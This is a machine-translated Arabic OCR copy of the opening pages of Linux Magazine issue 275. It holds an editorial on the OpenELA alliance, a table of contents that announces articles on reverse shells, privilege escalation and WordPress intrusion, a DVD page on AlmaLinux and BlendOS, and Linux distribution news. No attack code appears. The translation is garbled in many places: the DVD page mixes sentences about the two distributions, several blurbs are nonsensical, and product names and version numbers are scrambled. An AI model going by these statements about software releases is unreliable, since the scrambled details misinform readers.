
Machine Translated by Google

اختراق ووردبريس

اقرأ هذا إذا كنت تقضي وقتًا على الويب!



LINUX MAGAZINE

ISSUE 275 – OCTOBER 2023

العدد – 275أكتوبر 2023

Think like an Intruder

فكر مثل دخيل

اعرف عدوك باستخدام تقنيات الهجوم الواقعية هذه

real-world attack techniques

Lemmy: بديل مجاني لـ Reddit

التحكم بالإيماءات: اتبع الوصفة دون الضغط على المفاتيح

DietPi: توزيعة بسيطة وسريعة لـ Rasp Pi

CardStock: أضف واجهة المستخدم الرسومية إلى تطبيق Python الخاص بك

كوبيا: كن آمنًا مع النسخ الاحتياطية المنتظمة

10 مجيدة

أدوات مجيدة

LINUX NEW MEDIA
The Pulse of Open Source

Machine Translated by Google

DrupalCon
LILLE2023
17-20 OCTOBER

Looking forward to seeing you in Lille!

DrupalCon comes back to France in 2023 between 17-20 October! This time the Lille Grand Palais is our host venue in Lille. Easily accessible with only a 35-minute train ride from Brussels and 80 minutes from London by train.

Register now to get the best rate!

Take a look at the Schedule

Become a Sponsor

Visit our website **https://events.drupal.org/lille2023** for more information

Machine Translated by Google

الكراسي الموسيقية

عزيزي القارئ،

كل هذا جيد حتى الآن، ولكن كلمة تحذير: هناك العديد من التعقيدات التي قد تواجه الشركات التي تتعاون لإنتاج منتج مشترك يمثل أهمية حيوية لسبل عيشها الفردية.

يعد الحفاظ على توزيعة Linuxكاملة للمؤسسة أكثر صعوبة بكثير من كتابة شيك كل عام إلى مؤسسة Apache Software Foundationأو إرسال عدد قليل من المطورين للعمل على النواة. في النهاية، سيتعين على كل شركة من الشركات المشاركة في OpenELAتحديد أولوياتها الخاصة حتى يظل المشروع على المسار الصحيح.

في عام ،2005أعلنت مجموعة من التوزيعات المشتقة من دبيان أنها تتحد معًا لتشكيل تحالف دبيان الأساسي المشترك ،[2] (DCC)والذي سيعمل بشكل جماعي لتوفير أساس للمكونات المشتركة التي كانوا يأملون في تبسيط عملية التطوير و" تشجيع التبني التجاري" للأنظمة المستندة إلى دبيان. ومع ذلك، بمجرد أن بدأوا، أصبح من الواضح لماذا كان المشاركون توزيعات منفصلة في المقام الأول وليسوا Linuxواحدًا. كان تحالف DCCمحفوفًا بالخلافات واستمر لمدة عامين فقط. من المسلم به أن بعض الشركات التي استثمرت أموالاً في المشروع كانت تواجه مشكلات مالية خاصة بها (من يتذكر Xandrosوeripsni؟) ولكن الحقيقة هي أن مشروعًا بهذا الحجم يتطلب مئات القرارات، وهناك العديد من الأسباب التي تجعل الشركات المختلفة ترغب في ذلك لاتخاذ تلك القرارات بطرق مختلفة. لا تجني الشركات الأموال من خلال مشاركة كل شيء، بل تجني الأموال من خلال التمييز. عندما تحاول الشركات التعاون والتنافس في نفس الوقت، ينتهي بهم الأمر أحيانًا إلى العزف على الكراسي الموسيقية مثل الجنرالات في إيفيتا.

،SUSEو Oracleعلى سبيل المثال، ليسا أفضل رفيقين على الإطلاق. صحيح أن SUSEيدعم عناصر نظام قاعدة بيانات ،Oracleولكن من الصحيح أيضًا أن Oracleتحب المطالبة بأن "قاعدة بيانات Oracleتعمل بشكل أفضل على Oracle Linux" [3] ومن ناحية أخرى، يعد SUSEالنظام الرائد لدعم قاعدة بيانات HANAوبرنامج ERPالخاص بـ ،SAPوالذي يتنافس مباشرة مع مجموعة Cloud ERP Fusionمن .Oracleتعد CIQلاعبًا أصغر حجمًا من الآخرين، ولكن أحد مجالات اهتمامهم هو ،HPC والذي كان منذ فترة طويلة مصدر قوة لشركة .SUSE

سيتعين على البائعين الذين يقفون وراء OpenELAالبقاء معًا وإبقاء أعينهم على الجائزة إذا كانوا يريدون تجنب الانزلاق إلى لعبة الكراسي الموسيقية.

جو كاسادر،
رئيس تحرير

استخدمت هذه المساحة الشهر الماضي للحديث عن خطة IBM/Red Hatلتقييد الوصول إلى كود مصدر .(RHEL) Red Hat Enterprise Linuxهذا الإعلان الغريب، الذي بدا مخالفًا تمامًا لمُثُل البرمجيات الحرة، أرسل موجات من الصدمة عبر المجتمع. قال البعض إنها تنتهك روح ،GPLوجادل آخرون بأنه من الضروري منع النسخ من سرقة أعمال .Red Hatاتفق الجميع على أن شركة Hat Redقد طورت حجة جديدة من شأنها أن تسمح لهم بالالتفاف حول حماية مشاركة التعليمات البرمجية الخاصة بـ ،GPLوكان الشعور العام هو أن الأمر لن يتم تسويته إلا بعد معركة طويلة في قاعة المحكمة.

وبغض النظر عن المكان الذي تنتهي فيه هذه الحلقة قانونيًا، فمن الواضح الآن أن مستنسخات Hat Redوالمنافسين الآخرين لا يخططون لانتظار المحاكم. لقد توصلت التوزيعات المختلفة إلى خطط مختلفة، قمت بتغطية بعضها الشهر الماضي. الخبر المهم هذا الشهر هو أن CIQو SUSEو Oracle قد وحدوا جهودهم لإطلاق .Open Enterprise Linux Association (OpenELA)

تشير OpenELAإلى نفسها على أنها "رابطة تجارية تعاونية لتشجيع تطوير التوزيعات المتوافقة مع Red Hat Enterprise Linux (RHEL)من خلال توفير كود مصدر Enterprise Linux (EL)مفتوح ومجاني" [1]. سيستغرق الأمر وقتًا طويلاً لشرح سبب قدرة هذه المنظمة على توفير الوصول إلى كود المصدر المتوافق مع Red Hatعندما تقوم Red Hatنفسها بتقييد الوصول. يكفي

لنقول إن Red Hatاكتشفت اختراقًا قانونيًا لـ ،GPLوأن الشركات التي تقف وراء OpenELAلديها عدة خيارات لكيفية اختراق الاختراق.

ولا بد من مناقشة الحجج القانونية في المحكمة، وأنا مهتم أكثر بمعرفة ماهية هذه المنظمة الجديدة، وما الذي ستفعله، وما إذا كانت ستنجح أم لا. OpenELAمثير لعدد من الأسباب. أولاً وقبل كل شيء، فهو يضمن الوصول المجاني المستمر إلى قاعدة أكواد ،Enterprise Linuxمما سيساعد على تجنب التجزئة وعدم التوافق الذي لا داعي له والذي غالبًا ما يربك مستخدمي .Linuxمن المزايا المهمة الأخرى لهذا التغيير هو أنه يعيد تأكيد رؤية البرمجيات الحرة في الوقت الذي يبدو فيه أنها تفلت من أيدينا. من المفترض أن تكون رخصة GPLذاتية التصحيح إلى الأبد. لا يمكن لأي بائع أن يحاصر السوق، لأنه إذا حاول تقييد الوصول، فإن المجتمع يستجيب عن طريق تفرع الكود وتقديم البدائل.

معلومات

[1]جمعية Linuxللمؤسسات المفتوحة: https://openela.org/

[2]تحالف دبيان الأساسي المشترك: wiki/DCC_Alliance
https://en.wikipedia.org/

[3]تعمل Oracle Databaseبشكل أفضل على Oracle Linux: https://www.
oracle.com/linux/technologies/rdbms-12c-oraclelinux.html

Machine Translated by Google

أكتوبر 2023

على الغلاف

68كتاب يتم التحكم فيه بالإيماءات

تعرض الطريقة مع مقتطفات الإيماءات وطريقة الإيماءات مع مقتطفات أقل شعبية في للإيماءات وعارض صور يمكن التحكم فيه عن طريق الإيماءات.
عارض الصور التي تسيطر عليها.

78ليمي

تعد بنية المراقبة المدارية هذه هي الحل المثالي لتعدين بيانات المراقبة للمستخدمين الذين سئموا من Reddit.
رديت.

90كوبيا

حل نسخ احتياطي سهل الاستخدام يتفاعل مع حلول النسخ الاحتياطي بسهولة مع خدمات التخزين السائدة.

34المساس وورد

يعد WordPress أداة شائعة بشكل لا يصدق لبناء مواقع الويب. لا أعتقد أن المهاجمين لم يلاحظوا ذلك. سنوضح لك ما يجب مراقبته.
ما الذي يمكن أن يعمل على تشغيل .WordPress ما الذي يمكن أن يحدث بشكل خاطئ؟
خطأ؟

43بطاقة

قم بتعزيز تطبيقات Python الخاصة بك بالرسومات، وقم بتعزيز تطبيقات Python الخاصة بك بالرسومات والأزرار والأصوات والقصاصات الفنية والمزيد.
الأزرار والأصوات والقصاصات الفنية والمزيد.

64ديتبي

تحقق من هذه التوزيعة البسيطة والسريعة لـ Raspberry Pi.

التعليقات

03توزيعة ووك

•تعلن شركة Canonical عن نظام Ubuntu للنظام التشغيل Intel Core في الوقت الفعلي
•إطار خصوصية البيانات بين الاتحاد الأوروبي والولايات المتحدة يضمن النقل الآمن للبيانات
IEEE •تطلق معيارًا جديدًا لاتصالات LiFi

في الصميم

بطاقة

يوفر CardStock بيئة تطوير بسيطة لإنشاء تطبيق رسومي لـ Python.

48سطر الأوامر - مناسب

تساعد أداة سطر الأوامر المناسبة المستخدمين على تحديد المشكلات المتعلقة بحزم DEB المثبتة.

52إعادة تسمية

يعد أمر إعادة التسمية وسيلة قوية لإعادة تسمية ملفات متعددة أو حتى نقلها
في نفس الوقت باتباع نمط معين.

58لقطة برمجة –اذهب لتشخيص الشبكة

لماذا لا تعمل شبكة WiFi؟ بدلاً من كتابة نفس الخطوات دائمًا لتشخيص المشكلة، يكتب
مايك شيلي أداة في Go تضع الشبكة اللاسلكية في خطواتها وتساعد في عزل السبب.

أخبار

08أخبار

12أخبار النواة

•تصلب الكومة ضد الرش العدائي •تحسينات المنافسة الأساسية...
أم لا

صص الغلاف

16فهم القذائف العكسية

تقوم جدران الحماية بحظر الوصول إلى shell من خارج الشبكة. ولكن ماذا لو تم إطلاق
القذيفة من الداخل؟

22تصعيد الامتيازات

حتى خطأ التكوين البسيط أو الإشراف يمكن أن يخلق فرصة لتصعيد الامتيازات. ستساعدك
تقنيات التصعيد الواقعية هذه على فهم ما يجب الانتباه إليه.

28إدراج الملف المحلي

يستخدم هجوم تضمين الملفات المحلية الملفات الموجودة بالفعل على النظام المستهدف.

كيف يتسلل المهاجمون إلى داخل ووردبريس

يعد WordPress أداة شائعة بشكل لا يصدق لبناء مواقع الويب. لا أعتقد أن المهاجمين لم
يلاحظوا ذلك. سنوضح لك ما يجب مراقبته.

Machine Translated by Google

فكر مثل دخيل

السيناريو الأسوأ هو عندما يعرف المهاجمون أكثر مما تعرفه عن شبكتك. إذا أردت أن تبقى آمناً، تعلم طرق العدو. سنقدم لك هذا الشهر لمحة عن ذهن المهاجم، مع نظرة فاحصة على تصعيد الامتيازات، والصدفة العكسية، وأساليب التطفل الأخرى.

LINUXVOICE

73مرحباً

هذا الشهر في Linux Voice.

74بيت الكلب –حقوق النشر

لقد تطورت الأفكار والأساليب المتعلقة بحماية حقوق البرمجيات مع تحول أجهزة الكمبيوتر من كونها باهظة الثمن ونادرة نسبيًا إلى أن تكون ميسورة التكلفة ومنتشرة في كل مكان.

75أدوات لقطة شاشة لسطر الأوامر

Linuxمليء بأدوات لقطة شاشة سطح المكتب، ولكن ماذا لو كنت تريد التقاط لقطة شاشة سريعة من نافذة طرفية؟

مساحة الصناعة

ديتبي

ليمي –بديل رديت

مع عملاء ويب Redlib وTeddit المخصصين، يمكنك الوصول إلى واجهة أبسط وأسرع لموقع Reddit. الآن، مع انتشار واجهات برمجة التطبيقات الخاصة بـ Reddit، حان الوقت للنظر إلى Fediverse للحصول على بديل.

84فوس

يلقي غراهام هذا الشهر نظرة على Mission Center وmfp وPolyriskix وRainbow وGyroflowوالمزيد!

برنامج تعليمي -إتقان كوبيا

إلغاء البيانات المكررة، والتشفير، والضغط، والنسخ الاحتياطي المتزايد، وتصحيح الأخطاء، ودعم اللقطات وخدمات التخزين السحابية الشائعة: تقدم Kopia.

كتاب يتم التحكم فيه بالإيماءات

هل وجدت نفسك تتبع التعليمات الموجودة على جهاز لإصلاح المعدات أو كنت في منتصف الطريق خلال وصفة ما، حتى مرفقيك في الأوساخ أو المكونات، ثم تحتاج إلى قلب الصفحة أو التمرير لأسفل؟

توزيعتان رائعتان

قرص DVDمزدوج الجوانب!

راجع الصفحة 6للحصول على التفاصيل

@linux_pro

@linuxpromagazine


مجلة لينكس

@مجلة لينكس


Machine Translated by Google

ألما لينكس 9.2 وBlendOS

توزيعتان رائعتان على قرص DVD مزدوج الجوانب!



ألما لينكس 9.2
64بت



mixOS

مع كل الطرق المختلفة لتثبيت الحزم، كان من المحتم أن يحدث توزيع مثل BlendOS عاجلاً أم آجلاً. يعمل BlendOS على تبسيط إصدار الحزم من خلال دعم الحزم من Fedora وUbuntu وDebian وhcr، Rocky Linux، وAlmaLinux وKali Linux وLinux بالإضافة إلى تطبيقات Android والويب. أضف أنظمة الحزم العالمية مثل Snap، وFlatpak ومن RHEL وCentOS في الواقع، تم إصدار الإصدار 9.2، الذي يحمل الاسم الرمزي Turquoise Kodkod، في نفس يوم الناحية النظرية، يجب أن يسمح نظام BlendOS بتثبيت أي حزمة تواجهها تقريبًا.

AlmaLinux هي أحد البدائل الرائدة لنظام التشغيل CentOS، الذي توقفت شركة Red Hat عن تطويره في عام 2020. فهو بديل مباشر لـ CentOS، وتستمر أرقام إصداره في أنظمة ترقيم Red Hat Enterprise Linux (RHEL). إصدار RHEL 9.2.

على الرغم من أن عمر AlmaLinux يبلغ عامين فقط، إلا أنه خلف لـ CentOS وFedora إلا أن AlmaLinux هي توزيعة ناضجة، والإصدار 9.2 ليس استثناءً. مثل الإصدارات السابقة، يتكون الإصدار 9.2 من حزم مأخوذة من مستودعات الحزم التي اكتسبت شعبية في السنوات الأخيرة. خصائص سطح المكتب غير القابل للتغيير هي تحديثات أمنية وترقيات للحزم، بالإضافة إلى علامة AlmaLinux التجارية وإزالة علامة RHEL التجارية.

إذا لم يكن ذلك كافيًا، فإن نظام BlendOS يوفر سطح مكتب غير قابل للتغيير، وهي البنية المضمنة في RHEL وتم اختبارها وتوقيعها رقميًا بواسطة AlmaLinux. يتكون الإصدار الأحدث بشكل أساسي من أنه لا يمكن للمستخدمين أو التطبيقات تعديله، ويتم تحديث النظام بأكمله في نفس الوقت، ويتم عزل التطبيقات عن بعضها البعض. والنتيجة هي نظام أكثر استقرارًا وأمانًا.

يتمتع BlendOS بجاذبية واسعة النطاق، ولكنه يجب أن يجذب بشكل خاص اللاعبين، وأولئك الذين يرغبون في تجربة سطح مكتب غير قابل للتغيير، وببساطة أي شخص يريد أكبر مجموعة من الحزم المتاحة.

جمهور AlmaLinux المستهدف هو الشركات. ومع ذلك، يمكن للمستخدمين أيضًا تنزيله للحصول على فكرة عامة عن RHEL دون الحاجة إلى التسجيل. كما يجب على مستخدمي AlmaLinux الحاليين تثبيت الإصدار 9.2 كتحديث أمني.

سيتم استبدال الأقراص المعيبة. يرجى إرسال بريد إلكتروني إلى subs@linux-magazine.com.

على الرغم من أن قرص Linux Magazine هذا قد تم اختباره وهو على حد علمنا خالي من البرامج الضارة والعيوب، إلا أنه لا يمكن تحميل Linux Magazine المسؤولية ولا يتحمل مسؤولية أي انقطاع أو خسارة أو تلف للبيانات وأنظمة الكمبيوتر المتعلقة بالاستخدام. من هذا القرص.

Machine Translated by Google

Looking for your place in open source?

Set up job alerts and get started today!

OpenSource
JOB HUB

opensourcejobhub.com/jobs

Machine Translated by Google

أخبار

تحديثات على التقنيات والاتجاهات والأدوات

أخبار هذا الشهر

• 08نيتروكس 2.9.1متاح و
يستخدم أحدث نواة لينكس
Zorin OS 16.3 •متوفر
Mageia 9 RC1 •متاح للتنزيل

• 09نتوفر Linux Mint 21.2
من أجهزة الكمبيوتر
•سوف رقم AlmaLinux
الهدف الأطول هو 1:1 RHEL
التوافق
•المزيد عبر الإنترنت

• 10إعلانات كاونسكال
في أوائل الخريف الرسوم
إنتل كور

•خصوصية البيانات بين الاتحاد الأوروبي والولايات المتحدة
الإطار يضمن الأمان
عمليات نقل البيانات
•إصدارات IEEEالجديدة
معيار لاي فاي
مجال الاتصالات

Nitrux 2.9.1متوفر ويستخدم نواة Linuxأحدث

قام مطورو توزيعة لينكس الخالية من النظام، Nitrux،بإصدار نسخة جديدة من نظام التشغيل (الإصدار 2.9.1)والتي تتضمن النواة 6.4.

هذا التوزيع المبني على دبيان غير قابل للتغيير ويستخدم بيئة سطح مكتب KDE Plasmaكقاعدة لتكوين سطح مكتب فريد خاص به، يسمى NX Desktop.
على الرغم من أن هذا مجرد إصدار نقطي، إلا أنه ينتقل إلى إصدار Liquorix Linux kernel
6.4.8، أحدث برامج KDE(بما في ذلك KDE Frameworks 5.108 ،EDKو Gear 23.04.3)وهو مبني على Qt 5.15.5.

ستجد أيضًا بعض الأجزاء الجديدة، مثل أداة Kernel Bootالتي تعمل على تبسيط عملية تشغيل النوى المختلفة. إضافة أخرى هي أداة فحص الأجهزة، التي تجعل اكتشاف الأجهزة أسهل وأكثر موثوقية. بالإضافة إلى ذلك، تمت إضافة تراكبات الصمامات للحاويات التي لا تحتوي على جذور. أخيرًا، ستستمتع بالدعم المدمج لصور التطبيقات ومجموعة من التطبيقات المتقاربة (تسمى تطبيقات Maui، مثل Index وNato وVVave وStation وxiP وShelf. وBuho وClip و

تشمل أبرز البرامج الأخرى أحدث برامج التشغيل الخاصة بـ NVIDIA(الإصدار 535.86.05)،وأحدث حزمة MESA (23.3)،وتصحيح محدث لثغرة Firefox 116.و AMD Zdnbleed.

يمكنك قراءة إعلان الإصدار الكامل هنا وتنزيل ملف ISOمن
صفحة التنزيل الرسمية .(https://fosstorrents.com/distributions/nitrux/)

يتوفر نظام التشغيل زورين 16.3

إذا كنت من محبي Zorin(أو أنظمة التشغيل مفتوحة المصدر سهلة الاستخدام)، فيجب أن تكون متحمسًا للإصدار 16.3الجديد.

تشتمل هذه الترقية الأخيرة على Zorin OS Upgraderالذي طال انتظاره، والذي يتيح للمستخدمين إمكانية الترقية بسهولة بين إصدارات وإصدارات Zorin OSدون الحاجة إلى إعادة تثبيت نظام التشغيل. باستخدام أداة الترقية الجديدة، يمكنك حتى الانتقال، على سبيل المثال، من Zorin OS 16 Coreإلى Zoron OS 16 Proأو Zorin OS 15إلى Zorin OS 16.وقد كانت هذه الميزة قيد التطوير منذ أكثر من عام وتعتبر الآن مستقرة.

تتضمن التحسينات الأخرى ميزات جديدة لـ Zorin Connect، والتي تتيح لك تشغيل الأوامر على جهاز الكمبيوتر الخاص بك مباشرةً من قائمة الطاقة في Android، وعناصر تحكم محسنة في التشغيل عندما يقوم Spotifyبتشغيل المحتوى على جهاز الكمبيوتر الخاص بك، وأيقونة أحادية اللون لنظام Android 13+، والمزيد.

ستجد أيضًا أحدث إصدار من التطبيقات الشهيرة مثل LibreOffice، بالإضافة إلى
دعم مدمج لـ Snap.وAppImage وFlatpak
يعمل Zorin OS 16.3بنفس النواة التي تأتي مع Ubuntu 22.04 LTS
ويتضمن برامج تشغيل محدثة لدعم المزيد من الأجهزة (مثل GeForce RTX 4070 0604وTi 0604 من NVIDIA).

تم بالفعل إصدار الإصدار 16.3رسميًا. يمكنك تحميل ISO
من صفحة تنزيل Zorin OSالرسمية .(https://zorin.com/os/download/)

Mageia 9 RC1متاح للتنزيل

الإصدار الأول من Mageia 9متوفر الآن. تأتي هذه النظرة الأولى على الإصدار الأخير بعد الإصدار التجريبي الأخير من مايو 2023وقد قامت بحل العديد من المشكلات "العنيدة" بالإضافة إلى تضمين عدد من الإصلاحات والتحديثات الأمنية.

Machine Translated by Google

فيما يتعلق بالحزم المحدثة، ستجد kernel 6.4.3، glib 2.36، gcc 12.3.0، rpm 4.18.0، كروميوم 114.0.5735.198، فايرفوكس ESR 102.13، ليبر أوفيس 7.5.4.2، وميسا 23.1.3.

وفيما يتعلق بأجهزة الكمبيوتر المكتبية، يوفر Mageia 9 ما يلي: Gnome 44.2، وKDE Plasma 5.27.5، وecfX 4.18.4، وtQXL 1.3.0.

ستجد وسائط التثبيت لكل من بنية 32و 64بت. تم تقليص حجم الإصدار الأخير من وسائط المماطلة وهو في الواقع الأصغر منذ Mageia 4.

من المهم أيضًا ملاحظة أن قاعدة بيانات Mageia RPM لم تعد تستخدم قاعدة بيانات Berkeley DB القديمة التي لم تتم صيانتها. وبدلاً من ذلك، يستخدم Mageia 9 SQLite. إذا كنت تقوم بالترقية من الإصدار 8 من نظام التشغيل، فسيتم تحويل قاعدة البيانات هذه تلقائيًا.

كما هو متوقع، لا يزال هذا إصدارًا تجريبيًا ولا يجب استخدامه للإنتاج أو سائقك اليومي.

يمكنك قراءة ملاحظات الإصدار الكاملة (https://wiki.mageia.org/en/Mageia_9_Re Lease_Notes) وتنزيل مرشح RC1 من صفحة تنزيل Mageia الرسمية. (/ https://www.mageia.org/en/downloads/prerelease)

Linux Mint 21.2 متاح للتثبيت

Linux Mint 21.2، "Victoria"، متاح الآن للاستخدام العام. يتضمن هذا الإصدار الأخير عددًا من التحسينات، بما في ذلك إصدار جديد تمامًا من Greeter، والذي يدعم الآن تخطيطات لوحة المفاتيح المتعددة حتى تتمكن من التبديل بسهولة.

بالإضافة إلى ذلك، حظيت لوحة اللمس ببعض الحب الكبير، حيث تم الآن اكتشاف ميزة النقر للنقر وتمكينها تلقائيًا في شاشة تسجيل الدخول. يمكن للمستخدمين الآن أيضًا تكوين لوحة المفاتيح الافتراضية.

تمت أيضًا إعادة اعتماد عارض الصور Pix على gThumb 3.12.2 مع واجهة مستخدم جديدة تتميز بأشرطة الرأس والأزرار بدلاً من أشرطة الأدوات وأشرطة القوائم. إلى جانب تغيير واجهة المستخدم، كان هناك إجمالي 168 ميزة جديدة لهذا التطبيق وحده.

تم أيضًا إعطاء شكل ومظهر Linux Mint بعض التعديلات المثيرة للاهتمام. هذا في يتضمن أيقونات ذات لونين واختيارات ألوان بديلة.

تتضمن التغييرات الأخرى تحسين تلميحات الأدوات وأشرطة العناوين، وإضافة دعم XDG Desktop Portal إلى XApp، وعدد من التغييرات على Cinnamon 5.8 (مثل ميزة الأنماط الجديدة)، وتحسين الإشعارات، ودعم الإيماءات، وقائمة رئيسية يمكن تغيير حجمها، ودعم السمة التجريبية لـ Bumpmap وتمويه وصور مصغرة متعددة الخيوط في Nemo وتحسينات لـ Warpinator وغير ذلك الكثير. بالإضافة إلى ذلك، يمكن الآن تعطيل إشعارات البطارية ذات المستوى المنخفض للأجهزة المتصلة.

اقرأ ملاحظات إصدار Linux Mint 21.2 الكاملة (https://www.linuxmint.com/rel_victo ria_cinnamon_whatsnew.php) وقم بتنزيل ISO من صفحة تنزيل Linux Mint الرسمية. www.linuxmint.com/download.php (https://

لن تهدف AlmaLinux بعد الآن إلى تحقيق 1:1 توافق RHEL

الآن بعد أن لم يعد لدى الأطراف الثالثة وصول غير مقيد إلى كود مصدر RHEL، كان على التوزيعات مثل Oracle Linux وAlmaLinux وRocky Linux إعادة التفكير في كيفية بناء أنظمة التشغيل الخاصة بها.

لفترة طويلة، كان عامل الجذب الرئيسي لأنظمة التشغيل هذه هو أنها كانت متوافقة بنسبة 1:1 مع Red Hat Enterprise Linux. وبما أن هذا لم يعد خيارًا بسيطًا وفعالاً من حيث التكلفة، فقد كان على تلك التوزيعات إجراء تغييرات جذرية.

تقول الشركة التي تقف وراء AlmaLinux إنها لن تركز بعد الآن على التوافق بنسبة 1:1 مع RHEL، ولكنها ستحافظ بدلاً من ذلك على توافق ABI. ما يعنيه هذا هو أن AlmaLinux ستكون واجهة التطبيق الثنائية متوافقة مع RHEL. بمعنى آخر، سيكون AlmaLinux قادرًا على ربط المكتبات المعدة مسبقًا بالثنائيات المجمعة.

في هذا الشأن، قال بيني فاسكيز، رئيس مجلس إدارة مؤسسة AlmaLinux OS، هذا في مدونة AlmaLinux الرسمية " :(/inux-of-almal https://almalinux.org/blog/future-)من أول الأشياء التي عليك سنرى أننا سنقوم بتضمين التعليقات في تصحيحاتنا التي تتضمن رابطًا إلى المكان الذي حصلنا فيه على التصحيح الذي تم تطبيقه (مثل إصدار Grafana بالأمس). يعد هذا التغيير مفيدًا لعدة أسباب، ولكنه يساعدنا على وجه التحديد في تعزيز هدفنا المتمثل في الشفافية.

المزيد عبر الإنترنت

مجلة لينكس
www.linux-magazine.com

المشرف HPC
http://www.admin-magazine.com/HPC/

إدخال البيانات داخل وخارج المجموعة

•جيف لايتون

السؤال الأساسي عند الدخول في HPC هو كيفية إدخال البيانات إلى المجموعة وخارجها من أجهزة Windows وLinux المحلية.

المشرف على الانترنت
http://www.admin-magazine.com/

خدمات صغيرة آمنة مع الثقة المعدومة المركزية

•آبي شارب

تضع SPIFFE وERIPS هويات قوية لأعباء العمل في قلب بنية الثقة المعدومة.

إنها تعمل على تحسين الموثوقية والأمان من خلال تحمل مسؤولية إنشاء الهوية وإدارتها بعيدًا عن الخدمات الفردية وأعباء العمل.

Pentest خادم الويب الخاص بك مع Nikto

•ماتياس ويبلينغ

تحقق من خوادم الويب الخاصة بك بحثًا عن نقاط الضعف المعروفة.

مفاتيح المرور تلغي الحاجة إلى المصادقة المستندة إلى كلمة المرور

•مارك زيمرمان

أصبحت كلمات المرور شيئا من الماضي.

نحن ننظر إلى نقاط الضعف الأساسية في كلمات المرور، ونشرح ماهية مفاتيح المرور، ونقيم قابليتها للتطبيق العملي.

Machine Translated by Google

وأضاف فاسكيز: "الآن بعد أن لم نعد نلزم أنفسنا بإعادة بناء ريد هات بنسبة 1:1، فإننا نأخذ بعض الوقت للنظر في الاحتمالات حول ما يعنيه ذلك. سنستمر في تقديم التحديثات حول هذه العملية وسنقوم بإدراج أعضاء مؤسسة AlmaLinux OS في تلك المحادثة وعملية صنع القرار أيضًا.

تلتزم AlmaLinux بأن تكون مواطنًا صالحًا مفتوح المصدر وستستمر في المساهمة
يمكنك استخدام المنبع في CentOS Stream و Fedora و"النظام البيئي Linux الأكبر للمؤسسات".

تعلن Canonical عن نظام التشغيل Ubuntu في الوقت الفعلي لـ Intel Core

تضافرت جهود Intel و Canonical لتقديم Ubuntu في الوقت الفعلي للأنظمة الصناعية، وفقًا لإعلان حديث .(real-time-industrial-sys tems
/https://ubuntu.com/blog)وجاء في الإعلان: "يمكّن الحل المؤسسات من تسخير قوة Linux المحسّن على معالج Intel المجموعة واسعة من حالات الاستخدام، بدءًا من أعباء عمل شركات الاتصالات وحتى المعدات الطبية المنقذة للحياة، وأنظمة التشغيل الآلي لأرضية المصنع".

الحل متاح الآن بشكل عام على معالجات Intel Core ويدعم Intel Time Cooperative Computing (TCC) و EEE. (1.ieee802.org/tsn/)
802.1 Time Sensitive Networking (TSN) (https://

يركز TSN في المقام الأول على مساحة الشبكة، كما يوضح إدواردو باربيري .(https://ubuntu
com/blog/real-time-industrial-systems)، مما يضمن حصول التطبيقات وأحمال العمل الحساسة للوقت على المعالجة اللازمة وأولويات الشبكة. ويقول: "مع إضافة TCC و NST، يمكن للمؤسسات تحقيق أداء محسّن ومزامنة الوقت والعزل الزمني في طبقة السيليكون".

يضمن إطار خصوصية البيانات بين الاتحاد الأوروبي والولايات المتحدة عمليات نقل البيانات الآمنة

اعتمدت المفوضية الأوروبية (EC) قرارًا بشأن الملاءمة لإطار خصوصية البيانات بين الاتحاد الأوروبي والولايات المتحدة. وجاء في الإعلان: "يخلص القرار إلى أن الولايات المتحدة تضمن مستوى مناسبًا من الحماية -مشابهًا لذلك الذي يوفره الاتحاد الأوروبي -للبيانات الشخصية المنقولة من الاتحاد الأوروبي إلى الشركات الأمريكية بموجب الإطار الجديد" . .(europa.eu/commission/presscorner/detail/en/ip_23_3721

ويعني هذا القرار أن "البيانات الشخصية يمكن أن تتدفق بأمان من الاتحاد الأوروبي إلى الشركات الأمريكية المشاركة في الإطار، دون الحاجة إلى وضع ضمانات إضافية لحماية البيانات."

